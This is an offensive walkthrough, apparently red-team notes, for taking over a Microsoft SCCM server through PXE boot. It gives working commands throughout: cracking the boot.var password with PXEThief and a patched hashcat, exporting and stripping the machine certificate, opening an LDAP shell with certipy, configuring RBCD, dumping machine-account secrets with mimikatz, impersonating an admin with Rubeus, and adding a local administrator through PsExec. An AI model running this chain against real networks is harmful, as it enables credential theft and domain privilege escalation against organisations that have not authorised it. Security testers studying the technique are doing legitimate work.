
PXE boot
Using PXEThief from Syslifters Git repo: https://github.com/Syslifters/PXEThief
Prepare Hashcat
cd hashcat_pxe/
git clone https://github.com/hashcat/hashcat.git
git clone https://github.com/MWR-CyberSec/configmgr-cryptderivekey-hashcat-module
cp configmgr-cryptderivekey-hashcat-module/module_code/module_19850.c hashcat/src/modules/
cp configmgr-cryptderivekey-hashcat-module/opencl_code/m19850* hashcat/OpenCL/
cd hashcat
# change to 6.2.5
git checkout -b v6.2.5 tags/v6.2.5
make
Attack chain for getting SCCM PFX
If precious PXE tools like PXEThief or SharpPXE fail and you don't want to waste time patching, set up a port mirror on a switch, capture the traffic on a second machine and perform the actual PXE boot with your test device (and stop the process after a couple of seconds). Then continue here...
When analyzing the traffic, we will hopefully find a proxyDHCP ACK containing option 243. This option inhibits the path to the boot.var file, which includes setup-relevant variables. The path is encoded in HEX - just copy the value as ASCII.

Next, download the file from SCCM via TFTP (or extract it from the Wireshark capture if you got lucky):
$DP_HOST="192.168.0.1"
$BOOT_PATH="\SMSTemp\path_to_boot.vim"
tftp -i $DP_HOST GET $BOOT_PATH boot.var
Extract the hash used to encrypt boot.var:
.\pxethief.py 5 boot.var
Bruteforce the hash offline with the prepared Hashcat version to recover the password.
hashcat/hashcat -m 19850 --force -a 0 hash.txt /usr/share/wordlists/rockyou.txt
Use the recovered password with PXEThief to decrypt variables. In this case it was possible to export the SCCM machine certificate (private key + password), enabling AD authentication as SCCM$.
.\pxethief.py 3 boot.var PASSWORD
Troubleshooting
I don't receive the correct boot file name
There are likely multiple scenarios leading to this outcome, but... When using WDS, it is possible to configure known hosts (also called client prestaging). This enforces either using the correct MAC address or machine GUID. If a client performs PXE boot, it can include this GUID as option 97 in the proxyDHCP request. This GUID can be read with Get-CimInstance Win32_ComputerSystemProduct | Select UUID. If our tools fail to correctly simulate the PXE boot, try the port mirroring option.
Exported private key (no password)
Using pfx-remove-password.sh from
https://github.com/coreyklass/public/blob/master/scripts/bash/pfx-remove-password/pfx-remove-password.sh
Download: pfx-remove-password.sh
Remove the password protection from the exported .pfx file and use the new certificate (without a password) to start an LDAP shell as SCCM1$.
certipy auth -pfx "./sccm.nopassword.pfx" -dc-ip <ip-addr> -ldap-shellAbusing RBCD
In this LDAP shell it is possible to configure resource-based constrained delegation (RBCD) on the computer object SCCM1$. This allows a computer account you control (e.g. ATTACKER-NB$) to impersonate any user towards SCCM1$.
# set_rbcd sccm$ attacker-notebook$
Found Target DN: CN=SCCM,OU=SCCM,OU=Servers,DC=xx,DC=xxx,DC=at
Target SID: <sid>

Found Grantee DN: CN=attacker-notebook,CN=Computers,DC=xx,DC=xxx,DC=at
Grantee SID: <sid>
Currently allowed sids:
    <sid>
Delegation rights modified successfully!
attacker-notebook$ can now impersonate users on sccm$ via S4U2Proxy
Get machine account NTLM hash with Mimikatz
  .#####.   mimikatz 2.2.0 (x64) #19041 Nov  8 2024 11:19:20
 .## ^ ##.  \"A La Vie, A L'Amour\" - (oe.eo)
 ## / \\ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \\ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT-AUTORITÄT\\SYSTEM

1072    {0;000003e7} 1 D 74937          NT-AUTORITÄT\\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00ead5ba} 1 D 15396390    LAB\\Administrator        S-1-5-21-<sid>-500    (14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 15983651    NT-AUTORITÄT\\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # lsadump::secrets
Domain : LAB
SysKey : <syskey>
:w

Local name : LAB ( S-1-5-21-<sid> )
Domain name : AD ( S-1-5-21-<sid> )
Domain FQDN : lab.internal

Policy subsystem is : 1.18
LSA Key(s) : 1, default {<guid>}
  [00] {<guid>} <hex>

Secret  : $MACHINE.ACC
cur/text: <password>,
    NTLM:<htlm>
    SHA1:<sha1-hash>
old/text: <password>,
    NTLM:<htlm>
    SHA1:<sha1-hash>
Impersonating a user
The configured RBCD can now be abused with Rubeus to impersonate a domain admin towards SCCM$ and obtain a valid Kerberos ticket for the CIFS service.
PS C:\temp> .\Rubeus.exe s4u /user:attacker-notebook$ /rc4:<rc4-hash> /impersonateuser:admin /msdsspn:cifs/SCCM /ptt /nowrap

Use the newly issued Kerberos ticket to add your user user to the local administrators group on SCCM1$ via PsExec.
Add your user to the local admin group
PS C:\temp\psexec> .\PsExec.exe \\SCCM net localgroup Administrators user /add

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

The command completed successfully.

net exited on SCCM with error code 0.
As a local admin, you can now access the SCCM server via RDP.